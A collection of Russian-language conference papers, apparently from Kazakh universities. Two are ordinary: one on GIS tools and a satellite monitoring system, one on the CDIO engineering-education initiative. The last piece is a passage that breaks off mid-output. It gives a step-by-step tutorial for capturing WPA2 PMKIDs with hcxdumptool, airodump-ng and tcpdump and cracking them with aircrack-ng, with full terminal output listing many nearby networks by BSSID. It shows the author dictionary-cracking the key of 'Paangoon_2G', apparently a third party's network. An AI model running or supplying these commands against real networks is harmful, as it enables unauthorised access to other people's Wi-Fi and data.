Язык MapBasic используется в среде программирования ГИС MapInfo и содержит более 300 операторов и функций для работы с пространственными данными. Как язык программирования MapBasic характеризуется модульной структурой программы, организацией циклов, возможностями управления процессами, построения обработчиков ошибок и откликов на события. В программах на MapBasic можно использовать вызовы к библиотекам DLL, организовывать взаимодействие с другими Windows-приложениями через DDE, обращаться к удаленным базам данных при помощи ODBC.

Для доступа к данным используется стандартный язык запросов SQL, возможности которого расширены пространственными запросами: вычислением длин и площадей, определением вложенности, соседства и пересечения объектов. Язык MapBasic позволяет создавать и модифицировать географические объекты (точечные, линейные, площадные объекты, текстовые подписи, буферные зоны и др.), модифицировать стили изображения картографических объектов. Также имеются средства для оверлея полигонов, включающие функции объединения, разрезания, удаление внешней и перекрывающей части объекта.

При помощи MapBasic формировать карты из отдельных слоев, создавать тематические карты и легенды к ним, выполнять поиск и геокодирование объектов, выполнять проекционные преобразования. В среде MapInfo язык MapBasic позволяет разрабатывать собственные меню, панели инструментов и диалоги, упрощающие работу конечного пользователя с ГИС и позволяющие решать практические задачи организации.

Для расчета картографических проекций в интерактивной ГИС используется ставшая уже фактически стандартной библиотека PROJ4. Так, в классической ГИС ArcInfo компании ESRI преобразования проекций выполняются при помощи этой библиотеки. Программа proj конвертирует географические координаты в координаты на плоскости карты и позволяет использовать почти все распространенные картографические проекции и любые геодезические даты.

Под программным обеспечением интерактивной ГИС следует понимать не только прикладное программное обеспечение, реализующее функции ГИС, но и все основное программное обеспечение необходимое для функционирования прикладного.

В качестве программного компонента конкретной работающей интерактивной ГИС в первую очередь рассматривается программное обеспечение, специально предназначенное для работы с пространственной информацией, то есть сами геоинформационные системы разных классов, уровней и типов.

Действующая интерактивная ГИС всегда использует и другое программное обеспечение, как минимум, операционную систему компьютера. Нередко используется и дополнительное программное обеспечение для организации компьютерной сети, доступа в глобальную сеть Интернет, организации дополнительной защиты информации от несанкционированного доступа.

В отдельных случаях вместе с ГИС, во взаимодействии с ней, используется и дополнительное программное обеспечение для решения специальных задач. Если интерактивная ГИС находится в процессе развития и совершенствования выполняемых ею функций, вместе с ней могут использоваться те или иные инструментальные средства программирования, такие как компиляторы и отладчики.

ГИС может тесно взаимодействовать с общеофисным программным обеспечением, таким как текстовые редакторы, электронные таблицы, системы поддержки документооборота.

Ответственным за мониторинг состояния объектов службам должны выдаваться средства коммуникаций, предназначенные для оперативного оповещения людей, принятия управленческих решений, контроля и мониторинга объектов опасности.

Основными задачами таких ситуационных (диспетчерских) центров являются:

– мониторинг состояния объекта управления с прогнозированием развития ситуации на основе анализа поступающей информации;
– моделирование последствий управленческих решений;
– использование информационно-аналитических систем;
– оценка принимаемых решений и их оптимизация;
– управление в кризисной ситуации.

Особую значимость приобретает оперативная передача информации с места происшествия в диспетчерский пункт. Для этого необходимо выбрать наиболее подходящий канал передачи данных. Существует несколько вариантов передачи информации от труднодоступных и подвижных объектов: по радиоканалу, по спутниковому каналу и по каналам сотовой связи.

Услуги спутниковой связи предоставляются через сеть сервис-провайдеров по всему миру, каждый из которых обслуживает какой-либо определенный регион. Спутниковая передача данных показывает лучший результат в сложно доступных регионах при отсутствии других видов связи.

Радиоканал подходит для сбора данных на небольшом радиусе разброса абонентов. Преимуществами использования радиоканала является низкая стоимость, простота настройки и управления, низкий уровень шума от приемо-передающих устройств. Однако невысокая скорость передачи и низкая помехоустойчивость не позволяют передавать данные по радиоканалу на большие расстояния.

Сотовый канал связи, в частности, передача данных по технологии GPRS, позволяет передавать данные достаточно быстро, но проблемой является зона покрытия сотовой сети. Вместе с тем, передача данных по каналам сотовой связи является достаточно экономичной.

Следует отметить, что в зависимости от местоположения объекта, приоритетным может быть любой из предложенных каналов связи. Поэтому целесообразно использовать программно-аппаратные комплексы, сочетающие в себе возможности передачи данных по нескольким каналам связи.

Телекоммуникационный комплекс можно рассматривать в следующем составе:

– станция обобщения на базе ноутбука со специальным программным обеспечением и геоинформационной системой с электронной картой местности;
– комплекс беспилотных летательных аппаратов (самолеты, станция управления, видеокамера, фотоаппарат, тепловизор);
– навигационный приемник ГЛОНАСС/GPS;
– автономный телекоммуникационный терминал;
– спутниковый модем или спутниковое оборудование;
– сотовый модем 3G/GPRS/GSM;
– комплект видеоконференцсвязи;
– УКВ-радиостанция;
– метеостанция.

Основные функции системы на базе предложенного комплекса технических средств:

– мониторинг локальных участков местности (видео, фото, тепловизионная съемка) с беспилотного летательного аппарата (БЛА).

– прием с БЛА навигационной и видеоинформации по радиоканалу и последующая передача данной информации в СЦ по сотовому и спутниковому каналу связи.

– получение информации о местоположении крупных пожаров по данным космомониторинга и показателей пожарной опасности.

– видеоконференцсвязь и обмен текстовыми сообщениями с СЦ.

– голосовая связь и обмен данными с локальными группами.

– накопление навигационной информации о передвижении автомобилей мобильных оперативных групп (МОГ) с одновременной передачей этих данных в СЦ.

– автоматическое получение и визуализация метео параметров.

Для отображения данных о местоположении подвижных и труднодоступных объектов наряду с картографической информацией целесообразно использовать данные космического дистанционного зондирования.

Дистанционное зондирование можно определить как метод измерения свойств объектов на земной поверхности, которое используют данные, полученные с помощью воздушных летательных аппаратов и искусственных спутников Земли. Суть метода заключается в том, чтобы вместо проведения измерений по месту расположения объекта измерение его характеристик производиться на расстоянии.

Космические системы дистанционного зондирования Земли (ДЗЗ) обладают преимуществами перед другими системами получения информации особенно в тех случаях, когда зона чрезвычайной ситуации охватывает территории большой площади или когда по различным причинам другими способами этого сделать нельзя. В таких случаях играет роль оперативность, меньшая зависимость от метеоусловий, захват в полосе обзора больших территорий, что очень важно для Казахстана. К задачам прогнозирования, мониторинга и оценки последствий чрезвычайных ситуаций относятся предупреждение, контроль и оценка последствий наводнений, землетрясений, пожаров, засухи, организация информационного обеспечения при экстренном реагировании на чрезвычайные ситуации и т.д.

Зондирование дает видео снимки и растровые снимки. Обработка этих снимков осуществляется в рамках таких геоинформационных систем как ERDAS Imagine, ER Mapper, Idrisi, ENVI. Эти системы позволяют выполнить предварительную обработку снимка, связать их с геоинформационной системой ситуационного центра, собрать единый снимок из отдельных фрагментов.

Дополнительная обработка снимка выполняется информационной системой дистанционного зондирования СЦ. Такая система состоит из трех частей:

1. Программный комплекс спектральных преобразований снимков дистанционного зондирования, который обрабатывает снимок со спутника и улучшает качество изображения на нем.

2. Программный комплекс классификации изображений на снимках дистанционного зондирования, который позволяет определить классы объектов на снимке.

3. Программный комплекс коррекции и калибровки изображений на снимках дистанционного зондирования, который предназначен для определения площадей объектов на снимках дистанционного зондирования.

Как правило, на снимке ДЗЗ присутствуют помехи в виде пыли, дыма, теней и облаков, что осложняет дальнейшую обработку снимка или даже в некоторых случаях делает ее невозможной. В связи с этим, перед анализом объектов на снимке, необходимо обработать его с целью улучшения его качества. В состав системы входит программный

комплекс обработки снимков ДЗЗ с помощью алгоритма Фурье. Этот алгоритм позволяет улучшить качество снимка и очистить его от помех.

После того, как снимок был обработан с помощью преобразования Фурье, и его качество стало пригодным для распознавания, необходимо проанализировать, какие объекты на нем изображены.

Существует два вида дешифрования снимков: полевое – непосредственно на местности путем сопоставления снимка с натурой, и камеральное – выполняется в лабораторных условиях, с применением информационных технологий.

В рамках телекоммуникационной системы СЦ реализован программный комплекс классификации объектов на снимках ДЗЗ. Его основной задачей является разбиение объектов на снимке на отдельные классы с целью выделения зон, наиболее опасных в случае возникновения чрезвычайной ситуации. По сути, задача сводится к классической задаче классификации образов. Существует несколько алгоритмов анализа изображения с целью разбиения объектов на нем на классы. В нашем случае первостепенной является скорость обработки, поэтому необходимо выбирать наиболее быстрый алгоритм. Был выбран алгоритм минимального расстояния. В этом случае для отнесения пикселя к классу используется минимальное евклидово расстояние между центрами (средними значениями яркости) обучающих выборок. В программном комплексе реализовано два вида классификации объектов: с обучением и без.

Третьим этапом обработки снимков ДЗЗ является определение характеристик распознанных объектов. По снимкам можно определить площадь, объем, размеры вписанных простейших геометрических фигур, число и взаимное расположение углов. Данные расчеты также реализованы в рамках телекоммуникационной системы СЦ. В качестве основы для анализа параметров объектов используется цифровая модель снимка, полученная на предыдущем этапе распознавания. На основе информации о масштабе снимка, его разрешении, а также количестве пикселей в каждом классе можно рассчитать требуемые параметры, главный из которых – площадь, поскольку именно по нему можно оценить последствия ЧС, определить какие средства и в каком количестве нужны для ее ликвидации.

Получаемые данные радиометра MODIS с ИСЗ TERRA и AQUA и имеющееся специализированное программное обеспечение позволяют решать в ЦКМ следующие прикладные задачи:

– раннее обнаружение и наблюдение за развитием лесных, степных пожаров с оперативной передачей результатов мониторинга заинтересованным службам, в том числе путем размещения на специализированных Интернет-ресурсах - геопорталах;

– оценка состояния снегового покрова и ледовой обстановки на крупных водоемах;

– мониторинг опасных гидрометеорологических процессов (наводнения и т.д.);

– крупнорегиональный мониторинг сельского и лесного хозяйства с оценкой последствий ЧС природного характера;

Использование предложенной телекоммуникационной системы позволит организовать оперативную обработку данных в ситуационном центре для осуществления мониторинга участков окружающей среды, наиболее подверженных ЧС, а также проведения оперативных мероприятий в случае необходимости.

Литература

1. Яворский В.В., Сонькин М.А., Чванова А.О., Байдикова Н.В., Триков В.В. Телекоммуникационная система документированной связи и оповещения. // Труды Международной научно-практической конференции «Интеграция науки, образования и производства – основа реализации Плана нации» (Сагиновские чтения №10) 14-15 июня 2018 г. Часть 2. – Караганда. – 2018. – с. 169-172

2. Яворский В.В., Фофанов О.Б., Чванова А.О.Информационные технологии в науке, управлении, социальной сфере и медицине : сборник научных трудов IV Международной научной конференции, 5-8 декабря 2017 г., Томск : в 2 ч. — Томск : Изд-во ТПУ, 2017. — Ч. 1. — [С. 156-157].

3. Mozer, D., Fofanov, O., Yavorskiy, V. Space monitoring of man-made hazards in central Kazakhstan//Proceedings of 2014 International Conference on Mechanical Engineering, Automation and Control Systems, MEACS 2014.

ВСЕМИРНАЯ ИНИЦИАТИВА CDIO, КАК КОНТЕКСТ ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ

[1]Касенова А.С., [2]Усатова О.А.

[1]Университет «Туран», магистрант

[2]Казахский национальный университет им. аль-Фараби, докторант.

e-mail: aynash.sembi@gmail.com, uoa_olga@mail.ru

Аннотация: *CDIO - это совокупность универсальных рекомендаций для организации инженерного образования. В основе этой концепции - устранение противоречий между теорией и практикой в инженерном образовании. Как показывает опыт, вопрос соотношения теории и практики - один из самых острых вопросов, определивших однозначную ориентацию компетентностного обучения на усиление его практической направленности. Только когда деятельность становится предметом усвоения и, более того, накапливается как опыт, происходит формирование компетенций студентов в виде результатов их подготовки.*

Ключевые слова: *концепция, модернизация, инициатива CDIO, образование, планирование, проектирование, производство, применение.*

Одним из успешных международных проектов по подготовке компетентного специалиста к инженерной деятельности является прогрессивная концепция модернизации базового инженерного образования – Инициатива CDIO.

Рисунок 1. - Цель, принципы и ресурсы концепции CDIO

Концепция подготовки выпускников образовательных программ вузов по техническим направлениям и специальностям к комплексной инженерной деятельности (CDIO - Conceive, Design, Implement, Operate) разработана в рамках Международного проекта CDIOInitiative и в настоящее время реализуется в сотне университетах мира. Инициаторами проекта были Массачусетский технологический институт (MIT, США) и ведущие технические университеты Швеции (KTH, Chalmers) [1]. Участниками проекта стали преподаватели университетов, представители промышленности, общественно-профессиональных инженерных организаций, а также других заинтересованных сторон во многих странах мира.

Международный проект CDIO направлен на установление консенсуса между теорией и практикой в инженерном образовании. Основой модернизации инженерного образования согласно концепции CDIO является подготовка выпускников к комплексной инженерной деятельности, которая включает:

– изучение потребностей в продуктах инженерной деятельности и возможностей их удовлетворения, планирование производства продукции - технических объектов, систем и технологических процессов, проектный менеджмент разработки и производства продуктов (Conceive);

– проектирование продуктов инженерной деятельности на дисциплинарной и междисциплинарной основе (Design);

– производство продуктов инженерной деятельности, в том числе аппаратуры и программного обеспечения, их интеграция, проверка, испытание и сертификация продукции (Implement);

– применение продуктов инженерной деятельности, управление их жизненным циклом и утилизация (Operate).

Компетенции выпускников образовательных программ в области техники и технологий, которые планируется сформировать в результате их освоения, определяются CDIOSyllabus и классифицируются по четырем основным разделам:

– дисциплинарные знания и основы инжиниринга;

– профессиональное мастерство и личностные качества;

– межличностные компетенции: работа в команде и коммуникации;

– планирование, проектирование, производство и применение продукции в контексте предприятия, общества и окружающей среды.

Цели образования, определенные с позиции подхода CDIO [2]:

Цель 1. Инженерное образование должно быть акцентировано на овладении знаниями технических основ, так как учебные заведения закладывают базу для дальнейшего обучения. Разработанный подход ничем не преуменьшает значимость технических основ или потребность студентов в их освоении, а лишь подчеркиваем важность практических знаний и концептуальное понимание предметной области. При этом концептуальное понимание – это способность применять знания в разных рабочих ситуациях и условиях. Концептуальное понимание открывает возможности для вовлечения студентов в процесс обучения. В традиционном обучении часто практикуется принцип передачи знаний, при котором студенты осваивают знания, пассивно прослушивая лекции. Подход CDIO ставит целью вовлечение студентов в создание собственного знания и разоблачение своих заблуждений.

Цель 2. Учебные заведения должны готовить студентов, способных руководить созданием и применением технических объектов, процессов и систем. Таким образом, признается необходимость подготовки студентов к будущей профессиональной деятельности. Потребность создавать и применять новые технические объекты, процессы и системы диктует необходимость формирования личностных и межличностных навыков

и умений создавать объекты, процессы и системы. Личностные навыки и качества подразумевают такой образ мышления, как, например, аналитическое рассуждение и решение задач, проведение экспериментов, системное, критическое и творческое мышление. Личностные качества и их атрибуты включают целостность, ответственность, любознательность и желание принимать решения в условиях неопределенности. К межличностным навыкам относятся взаимодействие с другими людьми и работа в команде. Знания и умения, относящиеся к созданию объектов, процессов и систем, включают планирование, проектирование, производство и применение объектов, процессов и систем с учетом требований предприятия, общества и окружающей среды

Цель 3. Учебные заведения должны готовить студентов, способных понимать значение и влияние научных и технологических открытий на стратегию развития общества. В решении проблем общество во многом опирается на деятельность ученых и инженеров. Однако необходимо помнить, что научные и технологические открытия неотделимы от социальной ответственности и должны развиваться в направлении технологий устойчивого развития. Выпускники инженерных программ должны ясно осознавать роль науки и технологий в развитии общества, чтобы принять эту ответственность.

Цели 1 и 2 отражают противоречие, сложившееся в инженерном образовании между необходимостью формирования знаний дисциплинарных основ и инженерных навыков. Многие преподаватели высшей школы соглашаются, что обе цели важны, но расходятся в понимании того, сколько времени необходимо посвятить обучению каждой составляющей. Напряженность в отношениях между необходимостью формирования знаний дисциплинарных основ и инженерных навыков возрастает, если обучение строится по модели передачи знаний с фиксированным максимальным уровнем эффективности передачи и фиксированной продолжительностью обучения. В основе подхода CDIO лежит альтернативный взгляд на образование, позволяющий разрешить сложившееся противоречие.

Подход CDIO предусматривает овладение базовыми техническими знаниями в контексте планирования, проектирования, производства и применения объектов, процессов и систем. Исходя из этого, были сформулированы следующие постулаты:

– обучение должно строиться вокруг четко сформулированных целей образовательной программы и результатов обучения студентов, определенных при участии заинтересованных сторон;

– учебный план программы должен включать взаимосвязанные дисциплины, где обучение предполагает овладение личностными и межличностными компетенциями, а также навыками создания объектов, процессов и систем;

– учебные мероприятия должны включать практические занятия по разработке и применению объектов и систем в образовательной среде, составляющие основу экспериментального - практического инженерного обучения;

– помимо практических занятий по разработке и применению объектов и систем, активное и практическое обучение должно быть частью лекционных курсов;

– система оценивания знаний должна быть комплексной.

Обучение, организованное в соответствии с перечисленными постулатами, будет оказывать двойное воздействие на студентов тем, что способствует глубокому освоению базовых технических знаний и приобретению практических инженерных навыков. Студенты будут обучаться через ряд комплексных учебных мероприятий, часть из них будет носить практический характер, т. е. погружать студентов в ситуации, с которыми сталкиваются инженеры в своей профессиональной деятельности. При правильном подходе к разработке комплексных учебных мероприятий они будут оказывать двойное

действие, формируя у студентов необходимые личностные и межличностные компетенции, а также навыки создания объектов, процессов и систем, одновременно стимулируя освоение базовых знаний.

Модель «планирование – проектирование – производство – применение» должна служить контекстом инженерного образования. При этом образовательный контекст понимается как среда, способствующая обучению.

Выбор планирования, проектирования, производства и применения в качестве образовательного контекста обусловлен рядом важных причин. Во-первых, это естественный контекст, т. е. он соответствует профессиональной деятельности инженера. Во-вторых, в естественной среде CDIO легко сформировать необходимые инженерные навыки, в-третьих, данный контекст способствует не только приобретению навыков, но и освоению базовых технических знаний. Применение модели «планирование – проектирование – производство – применение» либо другой модели жизненного цикла инженерной продукции в качестве контекста инженерного образования настолько важно, что стало первым из 12 стандартов *CDIO* [3].

Необходимо отметить, что жизненный цикл объекта или системы – это контекст, а не содержание инженерного образования.

Целью изменения общей парадигмы инженерного образования было стремление дать студентам теоретические основания для решения неизвестных технических задач в будущем. Ни в коем случае не преуменьшая значимости перехода инженерного образования от практики к науке и признавая огромный вклад научных изысканий, поведенных за последние полвека, необходимо отметить, что следствием такой трансформации стало изменение культуры инженерного образования. Понимание ценности важнейших практических навыков и умений, формирование которых являлось ранее отличительным признаком инженерного образования, резко снизилось. С 1980 года многие развитые страны мира стали отмечать изменение качества знаний и недостаточное владение навыками и умениями у выпускников инженерных программ.

Эволюцию состава преподавателей инженерных программ можно проследить и по соотношению учебных мероприятий, направленных на обучение техническим основам и формирование личностных, межличностных и процессуальных навыков, а также навыков создания объектов и систем.

Подход CDIO – это попытка создать такое образование, которое позволит осваивать постоянно увеличивающийся объем предметных знаний и одновременно приобретать универсальные навыки, необходимые для успешной инженерной деятельности.

Основным субъектом, осуществляющим новую архитектуру образовательного пространства, является педагог. Поэтому так важно в рамках CDIO заботиться о совершенствовании педагогических способностей и развитии компетентности профессорско-преподавательского состава в навыках жизненного цикла продукции.

Внедрение в практику высшего образования стандартов Всемирной инициативы CDIO, формирование у студентов и преподавателей бережливого мышления позволяют развивать инновационную деятельность вуза, к которой относится создание технопарка, инновационных центров, малых инновационных предприятий, а также активизировать взаимодействие с малым, средним и крупным бизнесом посредством выполнения хозяйственных договорных работ, вовлечения студентов в реальные патентно-инновационные и производственные процессы.

Список литературы

1. Гутман В.А. «Сущность всемирной инициативы CDIO и опыт её применения в системе образования» // Современные проблемы науки и образования. – 2013. – № 5. URL: http://www.science-education.ru/ru/article/view?id=10149

2. Чучалин Александр Иванович. «О применении подхода CDIO для проектирования уровневых программ инженерного образования» // – 2012 г. Url:https:// cyberleninka.ru/article/n/o-primenenii-podhoda-cdio-dlya-proektirovaniya-urovnevyh-programm –inzhenernogo – obrazovaniya.

3. Шикалова С.В., Золотарева Н.М., Умарова А.Ю. «Всемирная инициатива CDIO: международный семинар по вопросам инновации и реформированию инженерного образования: материалы для участников семинара» // М. Изд. Дом МИСиС, 2011 г.

ВЗЛОМ WI-FI БЕЗ ПОЛЬЗОВАТЕЛЕЙ В AIRCRACK-NG

Касьянов А.А.
Университет Туран, Казахстан

Аннотация. *Результаты получение PMKID и пароля от сетей стандарта IEEE 802.11 с протоколом шифрования WPA2 без наличия клиентов, подключенных к данной сети.*

Начнём с захвата фреймов с помощью hcxdumptool. Смотрим имя интерфейса и идентификаторы процессов, которые могут помещать

```
1 sudo hcxdumptool -I
```

С помощью команды **kill** завершаем процессы, которые могут помешать.

```
1 sudo kill XXXX XXXX
```

Переводим интерфейс в режим монитора:

```
1 sudo ip link set <интерфейс> down
2 sudo iw dev <интерфейс> set monitor control
3 sudo ip link set <интерфейс> up
```

Я использую Wi-Fi интерфейс **wlp0s20f0u1**, а данные сохраняю в файл **test.pcapng**:

```
1 sudo hcxdumptool -o test.pcapng -i wlp0s20f0u1 --enable_status 15
```

Получен файл **test.pcapng**, этот файл в формате **pcapng** — а aircrack-ng не понимает этот формат, поэтому конвертируем его в **pcap**:

```
1 tcpdump -r test.pcapng -w test.pcap
```

Будет создан новый файл **test.pcap**, анализируем его с помощью aircrack-ng:

```
1 aircrack-ng test.pcap
```

Поскольку этот файл захвачен в «шумных» условиях, то там много разных фреймов и фрагментов рукопожатий, нас интересуют сети, напротив которых есть надпись «**WPA (0 handshake, with PMKID)**»:

```
[mial@HackWare ~]$ aircrack-ng test.pcap
Opening test.pcapplease wait...
Read 2974 packets.

   #  BSSID              ESSID                     Encryption

   1  00:00:00:00:00:00                            Unknown
   2  00:15:6D:9A:26:C0  Anan Apartment            WPA (0 handshake)
   3  00:15:6D:9C:26:84  Anan Apartment            WPA (0 handshake)
   4  00:27:22:02:C0:D0  Anan Apartment            WPA (0 handshake)
   5  00:4A:77:6D:5D:AE  HOME                      No data - WEP or WPA
   6  04:4F:17:07:BC:D5  Pordee_2G                 No data - WEP or WPA
   7  0C:54:A5:5A:AE:31  tonyahooza                No data - WEP or WPA
   8  10:B7:13:0F:C7:5E  Anan Apartment            No data - WEP or WPA
   9  10:B7:13:0F:C7:5F  witwiboon2                No data - WEP or WPA
  10  10:B7:13:0F:C7:60  .WITWIBOON_2B             No data - WEP or WPA
  11  10:B7:13:0F:C7:61  NETGEAR_ORBI_hidden57     No data - WEP or WPA
  12  10:B7:13:0F:C7:62   un                    No data - WEP or WPA
  13  10:B7:13:0F:C7:63  07206                     No data - WEP or WPA
  14  10:B7:13:0F:C7:64  AndroidAP                 WPA (0 handshake)
  15  10:B7:13:0F:C7:66  internet                  No data - WEP or WPA
  16  10:B7:13:0F:C7:67  true_home2G_442           No data - WEP or WPA
  17  10:B7:13:0F:C7:68  true_home2G_106           No data - WEP or WPA
  18  10:B7:13:0F:C7:69  0958728282                No data - WEP or WPA
  19  10:B7:13:0F:C7:6A  PURE FURNITURE            No data - WEP or WPA
  20  10:B7:13:0F:C7:6B  Boochu2                   No data - WEP or WPA
  21  14:B7:F8:78:07:A0  334_2G                    No data - WEP or WPA
  22  18:A6:F7:A5:0D:8D  naskingofny_2.4GHz        No data - WEP or WPA
  23  18:D6:C7:48:32:A0  WR4-JKK 2.4GHz            No data - WEP or WPA
  24  20:89:6F:FE:9A:92  Kasira                    No data - WEP or WPA
  25  2C:08:8C:5A:48:62  Boochu2                   WPA (0 handshake, with PMKID)
  26  2C:08:8C:5D:2B:CA  sirithon2                 No data - WEP or WPA
  27  2C:08:8C:C5:FB:F2  naugpaya 2G               No data - WEP or WPA
  28  2C:08:8C:DF:F3:E6  casper                    No data - WEP or WPA
  29  38:4C:4F:DE:46:D8  Sunday                    No data - WEP or WPA
  30  3C:57:4F:C5:DA:BC  CodyL                     No data - WEP or WPA
  31  40:3D:EC:18:76:30  true_home2G_442           WPA (0 handshake, with PMKID)
  32  40:3D:EC:1A:88:A8  Rungchai                  WPA (0 handshake, with PMKID)
  33  40:3D:EC:1E:52:10  The Local Barr_2G_TEST    No data - WEP or WPA
  34  40:3D:EC:21:AE:48  true_home2G_668           No data - WEP or WPA
  35  40:3D:EC:BE:B1:14  true_home2G_106           WPA (0 handshake, with PMKID)
  36  40:3D:EC:C2:72:B8  Paangoon_2G               WPA (0 handshake, with PMKID)
  37  40:9B:CD:2E:05:E0  puishops5                 No data - WEP or WPA
  38  48:55:5F:FC:E9:8E  Watees_2.4G               No data - WEP or WPA
  39  58:D5:6E:83:71:A0  Accounting Room           No data - WEP or WPA
  40  58:D7:59:1E:D3:9C  Private745                No data - WEP or WPA
  41  60:03:47:2D:AE:BD  true_homewifi_EBD         No data - WEP or WPA
  42  60:2E:20:0A:44:BC  Sneavillaoo               No data - WEP or WPA
  43  60:2E:20:0A:54:28  smile home                No data - WEP or WPA
  44  70:4F:57:37:3C:E0  PARIN                     No data - WEP or WPA
  45  70:4F:57:AB:DB:5E  Andrew Tiew               No data - WEP or WPA
  46  74:C9:A3:FB:FD:F8  Le Wifi de Max            No data - WEP or WPA
  47  78:44:76:E3:BE:48  Twenty_2.4G               WPA (0 handshake)
  48  80:65:6D:B6:E0:76  AndroidAP                 WPA (0 handshake)
  49  80:D4:A5:D4:73:04  true_home2G_RK8           No data - WEP or WPA
  50  84:A9:C4:2D:84:AC  Vincent2017               No data - WEP or WPA
```

Для взлома с помощью aircrack-ng используем команду вида:

1 aircrack-ng -w путь_до_словаря файл_захвата.pcap

В моём случае:

1 aircrack-ng -w test.dic test.pcap

Здесь:

- **-w test.dic** — словарь для брут-форса
- **test.pcap** — файл захвата с фреймами

Я буду брут-форсить пароль для Wi-Fi сети Paangoon_2G, указываю её номер:

```
mial@HackWare:~
Файл  Правка  Вид  Поиск  Терминал  Справка
  27  2C:08:8C:C5:FB:F2  naugpaya 2G              No data - WEP or WPA
  28  2C:08:8C:DF:F3:E6  casper                  No data - WEP or WPA
  29  38:4C:4F:DE:46:D8  Sunday                  No data - WEP or WPA
  30  3C:57:4F:C5:DA:BC  CodyL                   No data - WEP or WPA
  31  40:3D:EC:18:76:30  true_home2G_442         WPA (0 handshake, with PMKID)
  32  40:3D:EC:1A:88:A8  Rungchai                WPA (0 handshake, with PMKID)
  33  40:3D:EC:1E:52:10  The Local Barr_2G_TEST  No data - WEP or WPA
  34  40:3D:EC:21:AE:48  true_home2G_668         No data - WEP or WPA
  35  40:3D:EC:BE:B1:14  true_home2G_106         WPA (0 handshake, with PMKID)
  36  40:3D:EC:C2:72:B8  Paangoon_2G             WPA (0 handshake, with PMKID)
  37  40:9B:CD:2E:05:E0  puishops5               No data - WEP or WPA
  38  48:55:5F:FC:E9:8E  Watees_2.4G             No data - WEP or WPA
  39  58:D5:6E:83:71:A0  Accounting Room         No data - WEP or WPA
  40  58:D7:59:1E:D3:9C  Private745              No data - WEP or WPA
  41  60:03:47:2D:AE:BD  true_homewifi_EBD       No data - WEP or WPA
  42  60:2E:20:0A:44:BC  Sneavillaoo             No data - WEP or WPA
  43  60:2E:20:0A:54:28  smile home              No data - WEP or WPA
  44  70:4F:57:37:3C:E0  PARIN                   No data - WEP or WPA
  45  70:4F:57:AB:DB:5E  Andrew Tiew             No data - WEP or WPA
  46  74:C9:A3:FB:FD:F8  Le Wifi de Max          No data - WEP or WPA
  47  78:44:76:E3:BE:48  Twenty_2.4G             WPA (0 handshake)
  48  80:65:6D:B6:E0:76  AndroidAP               WPA (0 handshake)
  49  80:D4:A5:D4:73:04  true_home2G_RK8         No data - WEP or WPA
  50  84:A9:C4:2D:84:AC  Vincent2017             No data - WEP or WPA
  51  88:94:7E:FE:18:90  chammie_2.4G            No data - WEP or WPA
  52  8C:68:C8:E8:F8:66  Zaopak1_2.4G            No data - WEP or WPA
  53  96:53:30:33:CA:A7  DIRECT-sh-BRAVIA        No data - WEP or WPA
  54  98:DE:D0:BE:23:46  Ton2548fa2550kai2513    WPA (0 handshake, with PMKID)
  55  9C:7D:A3:9D:1E:1C  true_home2G_HGA         No data - WEP or WPA
  56  9C:7D:A3:A0:3A:64  true_home2G_eew         No data - WEP or WPA
  57  A0:72:2C:43:C2:48  true_home2G_248         No data - WEP or WPA
  58  A8:E7:05:FE:32:C5  AisFibre209             No data - WEP or WPA
  59  AC:84:C6:98:CF:EF  danumwifi_2.4G          No data - WEP or WPA
  60  B6:B9:8A:73:AA:05  Panmongkon              WPA (0 handshake)
  61  B6:B9:8A:73:E8:8A  Panmongkon              WPA (0 handshake)
  62  B6:B9:8A:73:EA:BF  Panmongkon              No data - WEP or WPA
  63  BA:B9:8A:73:AA:05                          No data - WEP or WPA
  64  BA:B9:8A:73:E8:8A                          No data - WEP or WPA
  65  BA:B9:8A:73:EA:BF                          No data - WEP or WPA
  66  C4:27:95:BA:4B:35  waraporn8250            No data - WEP or WPA
  67  C8:3A:35:49:5D:00  Parinya 3               No data - WEP or WPA
  68  C8:8D:83:3B:EA:34  WINVERN                 WPA (0 handshake, with PMKID)
  69  CC:4E:EC:44:4C:28  Baanphom_2G             No data - WEP or WPA
  70  CC:4E:EC:49:5D:F8  originalnut_2G          No data - WEP or WPA
  71  CC:4E:EC:4D:2D:08  RADAROOM                No data - WEP or WPA
  72  CC:4E:EC:E1:4B:18  true_home2G_1B4         No data - WEP or WPA
  73  CC:4E:EC:E1:AD:58  NPAAE                   WPA (0 handshake, with PMKID)
  74  D2:C0:BF:CE:87:49  AnyCast-BFCE8749        No data - WEP or WPA
  75  D8:FB:5E:49:F4:84  PURE FURNITURE          WPA (0 handshake, with PMKID)
  76  D8:FB:5E:B3:9E:FE  true _toey              No data - WEP or WPA
  77  E4:BE:ED:9B:B7:26  Parinya 2               No data - WEP or WPA
  78  E8:DE:27:78:FF:3B  anwa                    No data - WEP or WPA
  79  F4:57:3E:F8:8D:9E  Pimmy_2.4G              No data - WEP or WPA

Index number of target network ? 36
```

У меня крошечный тестовый словарик, поэтому я сразу взломал пароль Wi-Fi, об этом свидетельствует надпись «**KEY FOUND!**»:

```
mial@HackWare:~
Файл  Правка  Вид  Поиск  Терминал  Справка

     [00:00:00] 7/55 keys tested (1151.88 k/s)

     Time left: 0 seconds                                  12.73%

                         KEY FOUND! [ 00001777 ]


     Master Key     : DE 78 8E 46 85 75 35 4E 4E A1 88 50 62 62 00 DF
                      59 9C B0 A3 22 B7 4E 15 B7 52 00 C6 3B BF CE 39

     Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

     EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[mial@HackWare ~]$
```

Подробности о взломе паролей в Aircrack-ng, а также о том, как запускать атаки по маске, по словарю и в паре с различными генераторами паролей мы возможно рассмотрим в следующей статье.

Захват PMKID в Airodump-ng

Теперь попробуем захватить PMKID с помощью Airodump-ng. Напомню, что PMKID содержится в первом сообщении рукопожатия, это сообщение Точка Доступа отправляет в ответ на ассоциацию с ней.

Нам нужно узнать, на каком канале работает целевая ТД, а также её BSSID (MAC-адрес). Для обзора эфира мы запускаем airodump-ng:

```
sudo airodump-ng wlp0s20f0u1
```

```
CH 10 ][ Elapsed: 18 s ][ 2018-10-02 09:57

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C0:B6:F9:DA:AF:3E  -33       23        0    0   1  130  WPA2 CCMP   PSK  HackWare
